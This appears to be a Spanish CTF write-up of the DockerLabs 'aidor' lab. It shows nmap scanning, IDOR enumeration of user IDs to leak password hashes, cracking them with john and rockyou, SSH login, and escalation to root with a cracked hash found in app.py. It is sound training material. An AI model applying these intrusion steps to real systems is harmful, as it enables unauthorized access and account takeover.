

Por el título posiblemente tenga una vulnerabilidad del tipo Insecure Direct Object Reference, pronunciado “aidor” en inglés por sus siglas (IDOR) :-)

Una vulnerabilidad más frecuente de lo que cabría pensar.

Bueno, como siempre usamos **nmap** para descubrir posibles vías de entrada:


```
(kali㉿kali)-[~]
└─$ nmap -p- --open -sSVC -n -nP 172.17.0.2
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-18 04:29 -0500
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7 (protocol 2.0)
5000/tcp   open  http     Werkzeug httpd 3.1.3 (Python 3.13.5)
|_http-title: Iniciar Sesión
|_http-server-header: Werkzeug/3.1.3 Python/3.13.5
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.92 seconds
```

Puertos 22 (SSH) y 5000 (utilizado para HTTP) abiertos.

Como siempre visitamos lo primero la página web:

DockerLabs ⌂ Tools



Nos aparece un dashboard para iniciar sesión, o dar de alta una cuenta. Haremos esto último pinchando abajo en "Regístrate aquí".

Utilizaremos, Usuario: 'prueba', Correo: 'prueba@prueba.com' y Contraseña: 'prueba123':

The screenshot shows a dark-themed web application dashboard. At the top, there's a header bar with a shield icon, a lock icon labeled "Not Secure", the URL "http://172.17.0.2:5000/dashboard?id=55", and some user icons.

Below the header are two cards:

- Notificaciones**: Shows 12 notifications, indicated by a bell icon.
- Eventos Próximos**: Shows 5 upcoming events, indicated by a calendar icon.

Under these cards is a section titled **Información del Perfil** (Profile Information) with the following details:

NOMBRE DE USUARIO	CORREO ELECTRÓNICO
prueba	prueba@prueba.com

ID DE USUARIO	ESTADO DE CUENTA
55	Activa

At the bottom of the dashboard is a section titled **Cambiar Contraseña** (Change Password) with a key icon. It contains a field labeled "Contraseña Actual (Hash)" containing the value: `ff960cb55673958c594d0daaab1e368651c75c02f9687192a1811e7b180336a7`.

Nos devuelven id de usuario = 55 y nos dan hasta el hash de la contraseña, qué detalle, jajaja.

Si en la URL de arriba cambiamos nuestro id=55 por id=54, encontramos un usuario bastante prometedor :

8 Información del Perfil

NOMBRE DE USUARIO

aidor

CORREO ELECTRÓNICO

aidor@aidor.es

ID DE USUARIO

54

ESTADO DE CUENTA

Activa

🔑 Cambiar Contraseña

Contraseña Actual (Hash):

7499aced43869b27f505701e4edc737f0cc346add1240d4ba86fbfa251e0fc35

Podríamos intentar entrar con este usuario por SSH. Usaremos la herramienta **john**, para tratar de averiguar la contraseña a partir del hash:

```
(kali㉿kali)-[~/DockerLabs/2.Fácil/aidor]
$ john --format=Raw-SHA256 --wordlist=/usr/share/wordlists/rockyou.txt hash_aidor.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=4
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
chocolate      (?)
1g 0:00:00:00 DONE (2026-01-19 05:33) 50.00g/s 3276Kp/s 3276Kc/s 3276KC/s 123456..sabrina7
Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably
Session completed.
```

```
[kali㉿kali)-[~/DockerLabs/2.Fácil/aidor]
$ ssh aidor@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:iGG7GiEEPe1NGwC9/nIG97yidxpwEdFa5IPMRp5UUOI
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
aidor@172.17.0.2's password:
Linux fac61db19214 6.17.10+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.17.10-1kali

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
aidor@fac61db19214:~$
```

Miramos si 'aidor' puede ejecutar algún binario con permisos de 'root':

```
aidor@fac61db19214:~$ sudo -l
-bash: sudo: command not found
aidor@fac61db19214:~$
```

Nada, probamos con SUID:

```
aidor@fac61db19214:~$ find / -perm -4000 2>/dev/null
/usr/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/su
/usr/bin/gpasswd
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
aidor@fac61db19214:~$
```

Pues, tampoco se ve nada raro que no debiera estar ahí...

Vamos a navegar un poco a ver si encontramos algo:

```
aidor@fac61db19214:~$ cd /home  
aidor@fac61db19214:/home$ ls -l  
total 40  
drwx----- 2 aidor aidor 4096 Nov 17 14:56 aidor  
-rw-r--r-- 1 root root 4862 Nov 17 14:59 app.py  
-rw-r--r-- 1 root root 24576 Jan 19 10:23 database.db  
drwxr-xr-x 2 root root 4096 Nov 17 14:52 templates  
aidor@fac61db19214:/home$
```

Miramos el contenido de esa "app.py" y bajando un poco en el código encontramos esto:

```
# if count == 0:  
#     cursor.execute(''  
#         INSERT INTO users (username, password, email) VALUES  
#         ('root', 'aa87ddc5b4c24406d26ddad771ef44b0', 'admin@example.com')  
#     '') # La contraseña "admin" es hash SHA-256  
conn.commit()
```

Guardamos ese hash en un fichero y volvemos a solicitar la ayuda de **john**:

```
(kali㉿kali)-[~/DockerLabs/2.Fácil/aidor]  
$ john --format=Raw-MD5 --w=/usr/share/wordlists/rockyou.txt hash_root.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=4  
Press 'q' or Ctrl-C to abort, almost any other key for status  
estrella (?)  
1g 0:00:00:00 DONE (2026-01-19 06:01) 16.66g/s 6400p/s 6400c/s 6400C/s 123456..michael1  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```

Pues a ver si así, sí:

```
aidor@fac61db19214:~$ su root  
Password:  
root@fac61db19214:/home/aidor# whoami  
root  
root@fac61db19214:/home/aidor#
```

Listo, somos root!!